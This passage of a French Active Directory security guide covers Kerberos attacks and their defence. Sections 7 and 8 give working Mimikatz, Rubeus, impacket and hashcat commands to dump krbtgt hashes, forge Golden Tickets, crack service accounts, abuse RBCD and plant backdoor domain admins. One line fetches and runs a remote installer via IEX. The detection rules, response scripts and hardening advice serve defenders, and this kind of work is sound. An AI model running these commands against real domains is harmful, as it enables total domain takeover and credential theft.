
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
# GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728,
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos : Pour approfondir, consultez NIS 2 : Guide Complet de la Directive Européenne sur la Cybersécurité.

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

